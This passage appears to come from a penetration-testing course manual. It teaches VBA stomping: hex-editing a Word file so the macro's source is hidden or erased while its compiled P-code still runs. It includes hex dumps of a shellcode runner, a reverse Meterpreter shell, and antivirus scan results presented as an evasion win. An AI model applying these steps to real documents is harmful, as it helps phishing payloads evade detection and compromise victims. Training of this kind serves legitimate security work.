


Figure 62: Using FlexHEX to open a Microsoft Word file

In the new file browser window, we'll locate the Microsoft Word document and open it. Notice the lower-left *Navigation* window. If we expand the **Macro** and **VBA** folders, we obtain the view shown in Figure 63.

---

<sup>313</sup> (Inv Softworks LLC, 2020), <http://www.flexhex.com/>




Figure 63: Using FlexHEX to open a Microsoft Word file

This view shows all the embedded files and folders included in the document. Any content related to VBA macros are located in the **Macros** folder highlighted above.

*For Microsoft Word or Excel documents using the newer macro enabled formats, all macro-related information is stored in the **vbaProject.bin** file inside the zipped archive.*

The first file worth inspecting is **PROJECT**, which contains project information. The graphical VBA editor also determines which macros to show based on the contents of this file. If we click this file in the Navigator window, the content is displayed in the upper-left window.

As highlighted below in Figure 64, the binary content contains the ASCII line "Module=NewMacros", which is what the GUI editor uses to link the displayed macros.




Figure 64: VBA editor macro link - "Module=NewMacros"

If we could remove this link in the editor, it could hide our macro from within the graphical Office VBA editor. To remove this link in the graphical editor, we can simply remove the line by replacing it with null bytes. This is done by highlighting the ASCII string and navigating to *Edit > Insert Zero Block*, which opens a new window (Figure 65). We can save the change by clicking *OK*.




Figure 65: Removing the editor macro link

With the null bytes saved, we'll close FlexHEX to recompress the file.

Figure 66 shows the view from the Office VBA editor before editing on the left and the result of the edit on the right side.




Figure 66: Missing macro in VBA editor

This helps prevent manual detection, but AntiScan.Me reports that we have not reduced the detection rate since the macro still exists and will still be executed. However, if we could somehow remove the macro yet still have it execute, we may enjoy a significant reduction in our detection rate.

To understand how this unlikely scenario is possible, we must dig deeper into the implementation of VBA code. The key concept here is *PerformanceCache*,<sup>314</sup> which is a structure present in both `_VBA_PROJECT` and **NewMacros** as repeated in Figure 67.

<sup>314</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/openspecs/office\\_file\\_formats/ms-ovba/ef7087ac-3974-4452-aab2-7dba2214d239](https://docs.microsoft.com/en-us/openspecs/office_file_formats/ms-ovba/ef7087ac-3974-4452-aab2-7dba2214d239)




Figure 67: VBA\_PROJECT and NewMacros

Inspecting the documentation reveals that this signifies a cached and compiled version of the VBA textual code, known as *P-code*. The P-code is a compiled version of the VBA textual code for the specific version of Microsoft Office and VBA it was created on.

To explain it differently, if a Microsoft Word document is opened on a different computer that uses the same version and edition of Microsoft Word, the cached pre-compiled P-code is executed, avoiding the translation of the textual VBA code by the VBA interpreter.

Using FlexHEX, we can view the P-code inside the **NewMacros** file as shown in Figure 68.




Figure 68: P-code in Microsoft Word document

In the right-side pane, we notice the Win32 API names inside the compiled P-code, while the rest of the code is in a pure binary format.

If the document is opened on a different version or edition of Microsoft Word, the P-code is ignored and the textual version of the VBA is used instead. This is also located within **NewMacros** in a variable called *CompressedSourceCode*.<sup>315</sup>

<sup>315</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/openspecs/office\\_file\\_formats/ms-ovba/c66b58a6-f8ba-4141-9382-0612abce9926](https://docs.microsoft.com/en-us/openspecs/office_file_formats/ms-ovba/c66b58a6-f8ba-4141-9382-0612abce9926)

Scrolling towards the bottom of **NewMacros**, we find a partially-compressed version of the VBA source code as shown in Figure 69.




Figure 69: VBA source code in Microsoft Word

Even partially compressed, we notice the Win32 API imports in the highlighted part of Figure 69 following the statement `Attribute VB_Name = "New Macros"`. The remaining part of the VBA code follows if we were to scroll even further down.

In regards to this cached P-Code, we need to understand how Microsoft Word determines the version and edition a specific document was created with. A clue lies at the beginning of the `_VBA_PROJECT` file as displayed in Figure 70:



```

File1 runner_stomp
00000080 39 00 23 00 43 00 3A 00 5C 00 50 00 72 00 6F 00 9 # C : \ P r o
00000090 67 00 72 00 61 00 6D 00 20 00 46 00 69 00 6C 00 g r a m F i l
000000A0 65 00 73 00 20 00 28 00 78 00 38 00 36 00 29 00 e s ( x 8 6 )
000000B0 5C 00 43 00 6F 00 6D 00 6D 00 6F 00 6E 00 20 00 \ C o m m o n
000000C0 46 00 69 00 6C 00 65 00 73 00 5C 00 4D 00 69 00 F i l e s \ M i
000000D0 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 c r o s o f t
000000E0 53 00 68 00 61 00 72 00 65 00 64 00 5C 00 56 00 S h a r e d \ U
000000F0 42 00 41 00 5C 00 56 00 42 00 41 00 37 00 2E 00 B A \ U B A 7 .
00000100 31 00 5C 00 56 00 42 00 45 00 37 00 2E 00 44 00 1 \ U B E 7 . D
00000110 4C 00 4C 00 23 00 56 00 69 00 73 00 75 00 61 00 L L # U i s u a
00000120 6C 00 20 00 42 00 61 00 73 00 69 00 63 00 20 00 l B a s i c
00000130 46 00 6F 00 72 00 20 00 41 00 70 00 70 00 6C 00 F o r A p p l
00000140 69 00 63 00 61 00 74 00 69 00 6F 00 6E 00 73 00 i c a t i o n s
00000150 00 00 00 00 00 00 00 00 00 00 26 01 2A 00 & *
00000160 5C 00 47 00 78 00 30 00 30 00 30 00 32 00 30 00 \ G { 0 0 0 2 0
00000170 39 00 30 00 35 00 2D 00 30 00 30 00 30 00 30 00 9 0 5 - 0 0 0 0
00000180 2D 00 30 00 30 00 30 00 30 00 30 00 2D 00 43 00 30 00 - 0 0 0 0 - C 0
00000190 30 00 30 00 2D 00 30 00 30 00 30 00 30 00 30 00 0 0 - 0 0 0 0 0 0
000001A0 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7D 00 0 0 0 0 0 4 6 }
000001B0 23 00 38 00 2E 00 37 00 23 00 30 00 23 00 43 00 # 8 . 7 # 0 # C
000001C0 3A 00 5C 00 50 00 72 00 6F 00 67 00 72 00 61 00 : \ P r o g r a
000001D0 6D 00 20 00 46 00 69 00 6C 00 65 00 73 00 20 00 m F i l e s
000001E0 28 00 78 00 38 00 36 00 29 00 5C 00 4D 00 69 00 ( x 8 6 ) \ M i
000001F0 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 c r o s o f t
00000200 4F 00 66 00 66 00 69 00 63 00 65 00 5C 00 52 00 o f f i c e \ R
00000210 6F 00 6F 00 74 00 5C 00 4F 00 66 00 66 00 69 00 o o t \ O f f i
00000220 63 00 65 00 31 00 36 00 5C 00 40 00 53 00 57 00 c e 1 6 \ M S W
00000230 4F 00 52 00 44 00 2E 00 4F 00 4C 00 42 00 23 00 O R D . O L B #
00000240 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 M i c r o s o f
00000250 74 00 20 00 57 00 6F 00 72 00 64 00 20 00 31 00 t W o r d 1
00000260 36 00 2E 00 30 00 20 00 4F 00 62 00 6A 00 65 00 6 . 0 0 b j e
00000270 63 00 74 00 20 00 4C 00 69 00 62 00 72 00 61 00 c t L i b r a
00000280 72 00 79 00 00 00 00 00 00 00 00 00 00 00 r y
00000290 BC 00 2A 00 5C 00 47 00 78 00 30 00 30 00 30 00 % * \ G { 0 0 0
  
```

Figure 70: Microsoft Office and VBA version

From the two highlighted sections, we notice that the P-code in this document will be compiled for Office 16. This indicates Microsoft Office 2016, which uses **VBE7.DLL** and is installed in the 32-bit version folder (**C:\Program Files(x86)**). This matches our current environment.

As long as our document is opened on a computer that uses the same version of Microsoft Word installed in the default location, the VBA source code is ignored and the P-code is executed instead. This means that in some scenarios, the VBA source code can be removed, which could certainly help us bypass detection.

As we will demonstrate, only a few antivirus products actually inspect the P-code at all. This concept of removing the VBA source code has been termed **VBA Stomping**.

Let's perform this evasion technique with our encrypted shellcode runner by locating the VBA source code inside **NewMacros** as previously shown. We need to mark the bytes that start with the ASCII characters "Attribute VB\_Name" as shown in Figure 71 and select all the remaining bytes.



00001510	02 00 00 00	00 00 00 69	00 FF FF F8	09 00 00 96	i jÿø ■	梳 ■ 潤
00001520	04 F8 03 00	00 00 00 41	40 2A 02 00	00 00 00 6F	ø A@* o	■ 梳 漿
00001530	00 FF FF E0	09 00 00 FF	FF FF FF D8	09 00 00 FF	ÿÿà ÿÿÿÿÿ ÿ	■ ■ ■ ■ ■
00001540	FF FF FF 00	00 01 38 B8	00 41 74 74	72 69 62 75	ÿÿÿ 8, Attribu	ÿA 梳 漿
00001550	74 00 65 20	56 42 5F 4E	61 6D 00 65	20 3D 20 22	t e UB_Nam e = "	梳 梳 梳 梳
00001560	4E 65 77 00	4D 61 63 72	6F 73 22 0D	40 0A 50 72	New Macros" @ Pr	梳 梳 梳 梳
00001570	69 76 61 00	78 44 00 65	63 6C 61 72	65 20 50 00	iva xD eclare P	梳 梳 梳 梳
00001580	74 72 53 61	66 65 20 46	00 75 6E 63	74 69 6F 6E	trSafe F unction	梳 梳 梳 梳
00001590	20 48 43 72	65 00 3E 54	68 00 0C 64	00 20 4C 69	HCre >Th d Li	梳 梳 梳 梳
000015A0	62 20 22 48	45 00 52 4E	45 4C 33 32	22 20 00 28	b "KE RNEL32" (	梳 梳 梳 梳
000015B0	42 79 56 61	6C 20 53 80	65 63 75 72	69 74 79 06	ByVal SSecurity	梳 梳 梳 梳
000015C0	D8 00 73 20	41 73 20 4C	6F 6E 08 67	2C 20 04 21	ø s As Lon g, !	梳 梳 梳 梳
000015D0	74 61 63 68	90 53 69 7A	65 10 18 72	74 06 68 13	tack Size rt k	梳 梳 梳 梳
000015E0	04 35 00 83	2C 20 03 71	50 61 72 31	00 84 74 65	5 ■, qPar1 'te	梳 梳 梳 梳
000015F0	72 0D 38 03	96 46 6C 4C	61 67 08 6C	03 33 49 64	r 8 ■F1Lag 1 3Id	梳 梳 梳 梳

Figure 71: Marking VBA source code

The end of the p-code will be the very last byte as shown in Figure 72.

00001E40	79 28 61 64	20 64 72 20	2B 20 04 58	2C 20 11 01	y(ad dr + X,	梳 梳 梳 梳
00001E50	80 2C 20 31	04 6A 4E 65	78 1E 74 05	36 03 8E 03	, 1 jNex t 6 ■	梳 梳 梳 梳
00001E60	05 03 49 43	72 65 20 61	74 65 54 68	00 06 64 28	ICre ateTh d(	梳 梳 梳 梳
00001E70	F8 30 2C 20	00 02 01 4E	02 08 01 0E	08 7A 01 08	ø0, N z	梳 梳 梳 梳
00001E80	3C 0D 0A 45	6E 64 20 46	00 75 6E 63	74 69 6F 6E	< End F unction	梳 梳 梳 梳
00001E90	0D 02 0A 01	01 53 75 62	20 41 75 80	74 6F 4F 70	Sub Au toOp	梳 梳 梳 梳
00001EA0	65 6E 28 04	36 80 4D 79	6D 61 63 72	6F 03 2E 01	en( 6E Mymacro .	梳 梳 梳 梳
00001EB3	00 20 0D 0A	□ □ □ □	□ □ □ □	□ □ □ □	□ □ □ □ □ □ □ □	梳 梳 梳 梳

Figure 72: Marking to the end of the VBA source code

With the VBA source code selected, we'll navigate to *Edit > Insert Zero Block* and accept the size of modifications. The start of the modified VBA source code is displayed in Figure 73.

00001510	02 00 00 00	00 00 00 69	00 FF FF F8	09 00 00 96	i jÿø ■	梳 ■ 潤
00001520	04 F8 03 00	00 00 00 41	40 2A 02 00	00 00 00 6F	ø A@* o	■ 梳 漿
00001530	00 FF FF E0	09 00 00 FF	FF FF FF D8	09 00 00 FF	ÿÿà ÿÿÿÿÿ ÿ	■ ■ ■ ■ ■
00001540	FF FF FF 00	00 01 38 B8	00 00 00 00	00 00 00 00	ÿÿÿ 8,	ÿA 梳 漿
00001550	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
00001560	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
00001570	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
00001580	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
00001590	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
000015A0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
000015B0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
000015C0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
000015D0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
000015E0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
000015F0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		

Figure 73: Modified VBA source code

Once the VBA source code has been stomped, we'll save the Microsoft Word document and close FlexHEX to allow it to be re-compressed.

If we open the Word document, we'll notice the "Enable Content" security warning but if we open the VBA editor, we'll find that the NewMacro container is completely empty (Figure 74).




Figure 74: Stomped Word document

Visually, the VBA macro seems to have been completely removed. When we accept the security warning and let the VBA macro execute, we notice two things. First, we obtain a reverse Meterpreter shell, which demonstrates that even with the VBA source code removed, the P-code is executed and the attack still works.

Second, the VBA source code has reappeared inside the VBA editor as shown in Figure 75. Microsoft Word decompiled the P-code and wrote it back into the editor while executing it.





Figure 75: P-code reappears in VBA editor

Since the Microsoft Word document still yields us code execution, the most pressing question is, does this reduce antivirus detection rates? AntiScan.Me reports an improved detection rate of only four flags, down from seven in our last scan (Figure 76).



The screenshot shows the AntiScan.Me interface. At the top, it displays the filename 'MyMacroEncrypted.doc' and the MD5 hash 'f49dea1c50593745bdf40c05f6e12619'. Below this, it indicates the file was detected by 4/26 antivirus engines on 30-05-2020 at 17:21:36. A message states: 'Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.' Two large images are shown: 'Native C++ RAT' and 'WARZONE RAT'. A notice below them reads: 'NOTICE: Some AV can work unstably and scan take more time.' Below the notice, a list of 14 antivirus engines and their results is displayed:

Antivirus	Result
Ad-Aware Antivirus	VBA.Kotuluk.1.Gen
AhnLab V3 Internet Security	Clean
Alyac Internet Security	Clean
Avast	Clean
AVG	Clean
Avira	Clean
BitDefender	VBA.Kotuluk.1.Gen
Fortinet	Clean
F-Secure	Clean
IKARUS	Clean
Kaspersky	Clean
McAfee	Clean
Malwarebytes	Clean
Panda Antivirus	Clean

Figure 76: AntiScan.Me detection of stomped VBA document

This is a decent detection rate, especially considering that this is one of the most commonly used document types used in phishing attacks and we have embedded a very widely-used shellcode stager.

Abusing the Microsoft Office file format to obfuscate the shellcode is a relatively new concept and parts of the file format are still undocumented so it is quite possible that other evasion techniques have so far gone undiscovered.

It is important that we target the correct version of Office when we perform VBA stomping, otherwise the VBA code will fail to execute entirely.

In this section, we have examined detection rates and possible evasions while having the shellcode runner inside the VBA macro. Next, we will further reduce our detection rates by once again staging with PowerShell.

### 6.7.2.1 Exercises

1. Use FlexHex to delve into the file format of Microsoft Word as explained in this section.
2. Manually stomp out a Microsoft Word document and verify that it still works while improving evasion.
